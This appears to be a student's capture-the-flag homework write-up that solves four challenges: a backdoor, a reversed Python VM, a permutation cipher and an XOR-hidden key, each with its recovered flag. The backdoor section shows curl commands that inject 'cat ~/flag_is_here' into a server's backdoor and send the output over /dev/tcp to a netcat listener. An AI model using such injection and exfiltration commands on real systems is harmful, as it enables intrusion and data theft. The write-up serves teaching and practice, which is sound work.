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```
alfons@Alfons:/mnt/i/programming/CS_Fall_2019/Hw0x00/backdoor$ curl -v -d "#=cat ~/flag_is_here" http://dev/tcp/140.112.151.220/8888
* Trying 140.112.151.220...
* TCP_NODELAY set
* Connected to edu-ctf.csie.org (140.112.151.220) port 8888 (#0)
> POST /dev/tcp/140.112.151.220/8888 HTTP/1.1
> Host: edu-ctf.csie.org:8888
> User-Agent: curl/7.58.0
> Accept: */*
> Content-Length: 52
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 52 out of 52 bytes

</span>
* Closing connection 0
</code>
alfons@Alfons:/mnt/i/programming/CS_Fall_2019/Hw0x00/backdoor$ curl -v -d "#=cat ~/flag_is_here" http://dev/tcp/140.112.30.33/9999
* Trying 140.112.30.33...
* TCP_NODELAY set
* Connected to edu-ctf.csie.org (140.112.30.33) port 9999 (#0)
> POST /dev/tcp/140.112.30.33/9999 HTTP/1.1
> Host: edu-ctf.csie.org:9999
> User-Agent: curl/7.58.0
> Accept: */*
> Content-Length: 52
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 52 out of 52 bytes

</span>
* Closing connection 0
</code>
alfons@Alfons:/mnt/i/programming/CS_Fall_2019/Hw0x00/backdoor$ nc -kl 8888
FLAG{do_u_like_my_d00000000?}
```

m4chine(reverse):

Comment out the assert code after decompiling the pyc file to make it easier for debugging and tracing.

Trace the code step by step and we can find the only flag.

For example, we have already known that the flag is in the form of FLAG{*}

```
So, what is the flag ? >> FLAG{B}
self.context [70, 76, 65, 71, 123, 66, 125]
self.context sub [70, 76, 65, 71, 123, 59]
self.context push [70, 76, 65, 71, 123, 59, 8]
self.context add [70, 76, 65, 71, 123, 67]
self.context cmp [70, 76, 65, 71, 123, 0] num 100
You fail, try again
```

We add arr[-1] (8) with arr[-2] 125 - (66 which is B) then compare it with 100. -> which implies we need 125 - something + 8 == 100, that is 125 - 92 = 33 and in ASCII '!' is (33)_10

Hence we have FLAG{!} now and infer again

```
So, what is the flag ? >> FLAG{!}
self.context [70, 76, 65, 71, 123, 33, 125]
self.context sub [70, 76, 65, 71, 123, 92]
self.context push [70, 76, 65, 71, 123, 92, 8]
self.context add [70, 76, 65, 71, 123, 100]
self.context cmp [70, 76, 65, 71, 123, 1] num 100
self.context add [70, 76, 65, 71, 124]
self.context cmp [70, 76, 65, 71, 0] num 52
You fail, try again
```

This time we want something + 1 == 52, that is 52 - 1 = 51 and in ASCII '3' is (51)_10
Hence we have FLAG{3!} now

By keep doing this, we will get the final flag.

```
alfons@mbp ~$ cat in.txt | python3 machine.py
So, what is the flag ? >> Yeah, you got t
alfons@mbp ~$ cat in.txt
FLAG{W0w_BiiiiiiiG_SiZe3e3!}
alfons@mbp ~$
```

Encrypt(cripto):

The only part that make data changed is op3 and op4, we just need to reverse op3 and op4 to acquire the flag.

Op3 uses the value of p in location i to rearrange data m, then we iterate through 0 to len(m)`` again with m[p.index(i)]` to transform the data back, ex:

```

m[5 6 7 8]
p[3 1 2 0]
after op3 --> m became [8 6 7 5]
so iterate i in [0, 3] will get
recovered += p.index(0) --> recovered += 5
recovered += p.index(1) --> recovered += 6
recovered += p.index(2) --> recovered += 7
recovered += p.index(3) --> recovered += 8

```

Op4 uses the byte value in m to rearrange data s, similar approach as above

```

m[3 1 2 0]
s[2 1 3 0]
after op4 --> s became [0 1 3 2]
so iterate i in [0, 3] will get
recovered += s.index(m[0]) --> recovered += 2
recovered += s.index(m[1]) --> recovered += 1
recovered += s.index(m[2]) --> recovered += 3
recovered += s.index(m[3]) --> recovered += 0

```


```

alfons@mbp ~/encrypt master +
python3 solve_encrypt.py
b'FLAG{q6B3KviyaM}'
b'FLAG{q6B3KviyaM}'
b'FLAG{q6B3KviyaM}'
b'FLAG{q6B3KviyaM}'
b'FLAG{q6B3KviyaM}'

```

Winmagic(misc):

We can see the cipher from IDA Pro after the `char key[] = "Do_you_know....???"` string



And XOR key with cipher, we will get the answer

```

alfons@mbp ~/winmagic master + • ? ↵2 ✓
python3 solve_winmagic.py
FLAG{WinDbg_is_very_important_in_windows_security}

```